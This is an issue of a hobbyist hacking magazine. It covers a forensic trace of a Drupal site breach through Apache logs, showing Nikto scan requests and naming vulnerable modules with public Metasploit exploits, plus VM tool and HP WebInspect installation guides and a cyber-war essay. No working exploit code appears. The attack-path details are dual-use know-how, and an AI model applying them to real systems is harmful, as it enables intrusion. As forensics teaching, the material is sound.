

Hackercool

November 2016 Edition 0 Issue 2

```
[30/Sep/2016:17:30:33 +0530] "HEAD / HTTP/1.1" 200 377 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET / HTTP/1.1" 200 9708 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET / HTTP/1.1" 200 9708 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qWI3.dbc HTTP/1.1" 404 410 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qWI3.config HTTP/1.1" 404 413 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qWI3.10:100 HTTP/1.1" 404 413 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qWI3.nn HTTP/1.1" 404 409 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qWI3.1 HTTP/1.1" 404 408 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qWI3.conf HTTP/1.1" 404 411 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None)
[30/Sep/2016:17:30:37 +0530] "GET /qtU8qWI3.fhp HTTP/1.1" 404 410 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None)"
```

Web Server

Forensics :

Tracing the hack

**NOT JUST ANOTHER TOOL:
HP-Webinspect**

**METASPLOIT THIS MONTH :
Malware must die**

**CAPTURE THE FLAG:
MR- Robot-1**

Hacking Q&A, Hackstory, Top 10 vulnerabilities and Hack of the month

INSIDE

Here's what you will find in Hackercool November 2016 Issue .

1. Editor's Note :

As always no explanation

2. Real Time Hacking Scenario : Web Server Forensics

Every hacker leaves his trails, let's find out how to trace his steps back.

3. Installit :

Vmware has recommended using OpenVM tools instead of Vmware tools. See how to install them in Kali Linux.

4. Hackstory :

Learn about a different cyber war going on between the super powers.

5. Not Just Another Tool :

Newly added, in this section we will see a tool which plays a vital role in pen testing. Hp-Webinspect

6. Hack of the month :

Red Cross Australia is the hack of the month. Data breaches don't always need bad guys.

7. Metasploit this month :

Let In this issue, we will use Metasploit to target malware and hack a system.

8. Hack of the month :

Everything you need to know about the Yahoo hack and what could you do.

9. Capture The Flags :

Capture the Flag challenges present an opportunity to learn real time hacking. So we included it starting with Mr. Robot CTF.

10. Hacking Q & A :

Answers to some of the question's on hacking asked by our readers.

11. Top 10 Vulnerabilities of the Month :

Answers to some of the question's on hacking asked by our readers.



I can do all things through Christ who strengtheneth me. Philippians 4:13

Editor's Note

Hello Readers, First of all, I wanna thank you for buying this Magazine. This is the second issue of zeroeth edition of my magazine.

Now Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am passionate about hacking or cyber security (or whatever you want to call it). Let me make it very clear that I don't consider myself an expert in this field.

Notwithstanding this, I have my own blog on hacking, www.hackercool.com. This blog has a dedicated Facebook page and Youtube channel with name "Kanishkashowto". I also developed a vulnerable webapp for practice "Vulnerawa" to practice website hacking.

This magazine is intended to deal with advanced hacking both black hat and white hat. I am hopeful this magazine will be helpful not only to the beginners who come into field of cyber security but also experts in this field.

This Edition 0 Issue 2, will be available on Kindle, 24symbols, iBooks, nook, kobo, Pagefoundry, Scribd and ofcourse Gumroad. It is also available on the digital magazine site Magzter. If you have any queries regarding this magazine or want a specific topic please send them to qa@hackercool.com and please don't forget to like our Facebook page "Hackercool".

In this issue, we have strived to introduce more of some real time hacking. As a result, we have added two new sections : Not Just Another Tool and Capture The Flag. In Not Just Another tool, we will discuss about some important tools used in pen testing. Capture the Flag challenges are a good resource to learn practical hacking. So howcome we will miss that. Until the next issue, Thank you.

Kalyan

REAL TIME HACKING SCENARIO

WEB SERVER FORENSICS TRACING THE HACK

RECAP

Database of the website www.dmysteries.com was dumped and put to sale on darkweb. As the passwords were encrypted, the breach was not a big threat. But the owner of Dmysteries contacted LUKERECKAH to conduct an investigation into the breach.

LUKERECKAH

Lukereckah is a cyber security startup set up by a man known as Agent A. In fact it would be right to call it a pre-startup as it is still in nascent stage with only one employee, it's owner.

The website owner of site dmysteries.com is one of the friends of founder of Lukereckah. So he made a call to Agent A, to investigate the data dump leak of his website.

It was a win-win situation for both. It would give experience to Lukereckah and the service was free for dmysteries.com.


Hi I am Agent A. Right now on an forensic investigation into data breach of website dmysteries.com. The website is based on an Apache server and is using MySQL database.

Apache has a default logging function of GET requests to the website. This log is present in directory `/var/log/apache2/` and is named `access.log`. The first thing I do is make a copy of this log into another file `accesscopy.log`.

```
root@debian:~# cp /var/log/apache2/access.log /root/accesscopy.log
root@debian:~# ls
accesscopy.log  VMwareTools-10.0.0-2977863.tar.gz  vmware-tools-distrib
root@debian:~#
```


It's time to view this file. You can view this file in any text editor but I tend to choose my favorite editor `gedit`. So I open this `accesscopy.log` file with `gedit` text editor. The format of the log record starts with remote IP address that tried to access the web server, the date and time it accessed it and the GET request. The format is as

shown below.



Since the database is dumped, my first suspicion was that the attacker has used SQL injection. So I used the search option of the text editor to search for word `"union"` which forms one of the important queries during sql injection.

I found some requests containing `"union"` as shown below.



But it was not the query that was interesting. I found that the query came from an automated tool Nikto 2.1.6.

To those who don't know what is Nikto, it is an Open Source web server vulnerability scanner which performs comprehensive tests against web servers. Using this scanner has only one disadvantage for attackers, it makes a lot of noise as seen in the log above.

Now let's search for Nikto using the search option. We can see below that we got some 1566 queries containing the word "nikto".

A screenshot of a log viewer showing search results for the keyword "nikto". The search bar at the top contains "nikto" and shows 1566 results. The log entries below show various HTTP requests from IP 192.168.199.130, many of which include the user-agent "Mozilla/5.0 (Nikto/2.1.6)".

On careful observation, these requests of Nikto came from only one IP address 192.168.199.130. So next, I searched the log for this IP address as shown below.

A screenshot of a log viewer showing search results for the IP address "192.168.199.130". The search bar at the top contains "192.168.199.130" and shows 1457 results. The log entries below show a high volume of requests from this IP, including various HTTP methods and user-agents.

We can see that there are over 1457 requests from this address. As I manually scroll through the search results, I found another interesting query.

A screenshot of a log viewer showing search results for a specific query. The search bar at the top contains a complex query. The log entries below show various HTTP requests, including one from IP 192.168.199.130 that includes a "Referer" header pointing to a Drupal site.

Another clue. Whatweb tool was used. Whatweb tool is used to fingerprint the CMS being used by the web server. So the hacker attempted to find out the CMS of site dmysteries.com.

On further scrolling down, I found a request directed at modules directory of the web server. Modules are like plugins which extend the functionality of Drupal core. Till now I can assume that the attacker was successful at detecting the CMS as Drupal. Hence he is searching for any vulnerable modules and he seems to have found module named coder interesting.

A screenshot of a log viewer showing search results for the keyword "coder". The search bar at the top contains "coder" and shows 1457 results. The log entries below show various HTTP requests, including one from IP 192.168.199.130 that includes a "Referer" header pointing to a Drupal site.

Then on same day, I found another log with Base64 encoding trying to access the coder module. Well for now, I am assuming the exploit

A screenshot of a log viewer showing search results for a Base64 encoded query. The search bar at the top contains a Base64 encoded string. The log entries below show various HTTP requests, including one from IP 192.168.199.130 that includes a "Referer" header pointing to a Drupal site.


has been run. Then I found another log entry as shown below.

A screenshot of a log viewer showing search results for a specific query. The search bar at the top contains a complex query. The log entries below show various HTTP requests, including one from IP 192.168.199.130 that includes a "Referer" header pointing to a Drupal site.


The presence of passtru function has solidified my suspicion that an exploit has been run. The passtru function in php is generally used to execute external programs.

I did a quick Google search and found the website was having a vulnerable version of coder module. Then I searched for an exploit for this vulnerability. I found even a Metasploit exploit for this vulnerability. I am just assuming that the hacker might have used a Metasploit module for this.

Then on further analysis, I found some log entries on october 3rd which looked like below.



The hacker was once again accessing the modules of the website and then I found this log.



First the log showed the hacker accessed the module restws and then once again a lot of encrypted text. I made a quick Google search and found a Drupal restws vulnerability and the website was running the exact vulnerable version. The passtru function was used here also. This vulnerability also had an exploit available in Metasploit. So my guess was the hacker was

using it.



Here's the log highlighted for you.



So the hacker first scanned for the CMS being used, then searched the modules, found some vulnerable module and exploits them to get access into the site. Maybe the exploit on the coder module didn't work so he targeted the restws module and succeeded.

But that doesn't explain one thing. This exploit only gives web user (www-data) privileges to the hacker. This user doesn't have privileges to dump the database.

The manual analysis of the apache log file can be a gargantuan and gruesome process. We have lot of automated tools for this purpose like Webalizer, AWStats etc. But we will learn about a new tool named scalp today. We will learn about installing and log analysis with this tool in the next issue.

(To Be Continued)

INSTALL OPENVM TOOLS IN KALI LINUX

If you have installed any virtual machine in Vmware Workstation, you should be definitely have knowledge of what Vmware tools are. In their own words,

"VMware Tools is a suite of utilities that enhances the performance of the virtual machines guest operating system and improves management of the virtual machine. Without VMware Tools installed in your guest operating system, guest performance lacks important functionality.

Installing VMware Tools eliminates or improves following issues:

- >Low video resolution
- >Inadequate color depth
- >Incorrect display of network speed
- >Restricted movement of the mouse
- >Inability to copy and paste and drag-and-drop files
- >Missing sound
- >Provides the ability to take quiesced snapshots of the guest OS
- >Synchronizes the time in the guest operating system with the time on the host."

But as of September 2015, VMware has recommended using the distribution specific open-vm-tools instead of the VMware Tools package for guest machines. This means that instead of Vmware tools, the users should install openVM tools specific to the guest OS.

But what is the difference between Vmware Tools and OpenVM tools? Vmware tools contain both open source and closed source packages while OpenVM tools contain just the open source packages.

Today we will see how to install OpenVM tools on Kali Linux guest in Vmware Workstation. Although this guide is made for Kali Linux, the process is same for almost all Linux guests in Vmware workstation.

The makers of Kali Linux have made changes to the latest Kali rolling kernel in accordance with the OpenVM tools. OpenVM tools have all the needed functionality such as file copying, clipboard copy/paste and automatic screen resizing. Now let us see how to install OpenVM tools in Kali Linux rolling 2016.



Open a terminal and locate the "sources.list" file. Open the "sources.list" file with any text editor. Here I opened it with the Vi editor. The command is "**vi /etc/apt/sources.list**"

```
root@kali:~# locate sources.list
/etc/apt/sources.list
/etc/apt/sources.list.d
/etc/debtags/sources.list.d
/etc/debtags/sources.list.d/kali
/usr/share/doc/apt/examples/sources.list
/usr/share/man/man5/sources.list.5.gz
/var/lib/dpkg/info/python-pkg-resources.list
/var/lib/dpkg/info/python3-pkg-resources.list
root@kali:~# vi /etc/apt/sources.list
```

When the file opens, type "i" to get into insert mode. You cannot make changes to this file unless you get into insert mode.

```
#
# deb cdrom:[Debian GNU/Linux 2016.1_Kali-rolling_ - Official Snapshot amd64 LIVE/INSTALL Binary 20160120-18:14]/ kali-rolling contrib main non-free
#deb cdrom:[Debian GNU/Linux 2016.1_Kali-rolling_ - Official Snapshot amd64 LIVE/INSTALL Binary 20160120-18:14]/ kali-rolling contrib main non-free
@kanishkashowto
/etc/apt/sources.list" 5L, 304C 1,1 All
```

Once you are in INSERT mode, type text "**deb http://http.kali.org/kali kali-rolling main contrib non-free**" without quotes. Hit ESC, then hit SHIFT and type ":wq". Hitting ESC will take the editor out of INSERT mode and ":wq" will write changes to the file, save it and close the file.

HACKSTORY

```
deb http://http.kali.org/kali kali-rolling main contrib non-free
# deb cdrom:[Debian GNU/Linux 2016.1_Kali-rolling - Official Snapshot amd64 LIVE/INSTALL Binary 20160120-18:14]/ kali-rolling contrib main non-free
# deb cdrom:[Debian GNU/Linux 2016.1_Kali-rolling - Official Snapshot amd64 LIVE/INSTALL Binary 20160120-18:14]/ kali-rolling contrib main non-free
```

Next type command **apt-get update** to update.

```
root@kali:~# apt-get update
Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 Packages [13.9 MB]
Get:3 http://kali.mirror.garr.it/mirrors/kali kali-rolling/contrib amd64 Packages [92.7 kB]
Get:4 http://kali.mirror.garr.it/mirrors/kali kali-rolling/non-free amd64 Packages [148 kB]
Fetched 14.1 MB in 42s (330 kB/s)
Reading package lists... Done
root@kali:~#
```

Then type command **apt-get install open-vm-tools-desktop fuse** to install OpenVM tools.

When the system asks if you want to continue, type Y.

```
root@kali:~# apt-get install open-vm-tools-desktop fuse
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  dkms libfuse2 libsigt++2.0-0v5 libxerces-c3.1 libxml-security-c17v5
  linux-compiler-gcc-5-x86 linux-headers-4.5.0-kali1-amd64
  linux-headers-4.5.0-kali1-common linux-headers-amd64 linux-kbuild-4.5
  open-vm-tools open-vm-tools-dkms
Recommended packages:
  linux-image
The following NEW packages will be installed:
  dkms libxerces-c3.1 libxml-security-c17v5 linux-compiler-gcc-5-x86
  linux-headers-4.5.0-kali1-amd64 linux-headers-4.5.0-kali1-common
  linux-headers-amd64 linux-kbuild-4.5 open-vm-tools open-vm-tools-desktop
  open-vm-tools-dkms
The following packages will be upgraded:
  fuse libfuse2 libsigt++2.0-0v5
3 upgraded, 11 newly installed, 0 to remove and 1436 not upgraded.
Need to get 9,142 kB of archives.
After this operation, 49.2 MB of additional disk space will be used.
Do you want to continue? [Y/n]
```

After installation is over, reboot the system and OpenVM tools should be successfully installed.



You should be able to go into Full screen mode without any problem now.

Problems/Fixes

If installing OpenVM tools doesn't resize the display of Kali 2016.1, select the option "Autofit Guest" under View->Autosize.

If that doesn't solve the problem, increase the video memory from 4MB to 32MB in virtual machine settings.

If you face any other problem while installing OpenVM tools, send a mail to qa@hackercool.com

I remember reading somewhere. We would fight the third world war with nuclear weapons and the next world war with bows and arrows.

Whoever said that didn't expect the growth of the role of the fifth domain in modern warfare. Land, air, water and space are considered the four domains of war while the cyber space is considered the FIFTH domain of warfare by military strategists.

As more and more computers get connected to internet and most of the critical infrastructure of the nations gets digital, there is always a danger of hackers from enemy nations targeting their rivals civilian infrastructure or the military infrastructure services during wartime.

This type of attack was witnessed during Russian war on Georgia in 2008. During the war, the Russian hackers (allegedly) targeted the Georgian government servers.

There is no strict rule that this cyber war will be fought only during wartime. For example, take the recent case of Democratic National Committee (DNC) emails leak which were published by WikiLeaks. The leak included 19,252 emails and 8,034 attachments of the DNC members from the DNC, the governing body of the United States' Democratic Party. The leak includes emails from seven key DNC staff members and prompted the resignation of some DNC members.

A hacker named Guccifer 2.0 (a moniker modeled after a Romanian hacker) took credit for the hack but investigators point their fingers at hacker groups with ties to Russian government. A cyber security firm ThreatConnect suggests that Guccifer 2.0 is simply an invention of the Russian government to deflect attention from its involvement in the breach.

But why will Russian government do that? The leak did not have any valuable information but caused a bit embarrassment. However it is the timing of the leak that arouses suspicions. The leak happened just before the Democratic campaign started. Many analysts assume that the Russian government was trying to influence US election with this leak. We have to watch as to what impact this will have on the election.

NOT JUST ANOTHER TOOL

HP WEBINSPECT- Automated WAPT Scanner

Web application penetration testing refers to evaluating the security of websites and web applications. Websites evolved from being simple static HTML pages to incorporate complex dynamic features with bells and whistles. These bells and whistles also brought with them a lot of vulnerabilities and thus websites became common targets for hackers. So web application penetration testing is considered very important nowadays.

Web Application Penetration Testing (WAPT) could be performed manually or through automatic tools. Automated tools provide a lot of advantages over manual testing, most importantly being the speed. HP Webinspect is one such tool.


Many companies use this tool for WAPT. Chances are if you are in the field of web application security, you will definitely have to use this tool.

Today we will learn everything about the usage of this tool from installation to configuration. We will install it in Windows 10. HP Webinspect needs SQL Server Express 2012 database, so we will start with the installation of SQL Server Express 2012. Download SQL Server 2012 Express from <https://www.microsoft.com/en-in/download/details.aspx?id=29062>.


Right-click on the downloaded file and run with administrator privileges. The below window should open. Click on the "New SQL server standard alone installation" option since we are installing a new version of the database server.




Accept the license terms and click on "Next".



Most probably the server will update to service pack 1. Leave it to update and after successful update, click on "Next".





Click on "Install". The installation process will start. As it will download setup files, it will take some time.




It will prompt you to select the features you

want to install. If you are not sure what you want, just leave the default selection and click on "Next".





If you want to send any information about errors to Microsoft, select the option and click on "Next".

The Instance configuration window opens. Leave the default options and click on "Next".




The installation will start as shown below.

Click on "Next".




The installation progress will end with the below window. Congrats, You have successfully installed SQL server express 2012 in Windows 10.


Configure the authentication for the SQL server. If you have no idea, once again leave the default options and click on "Next".



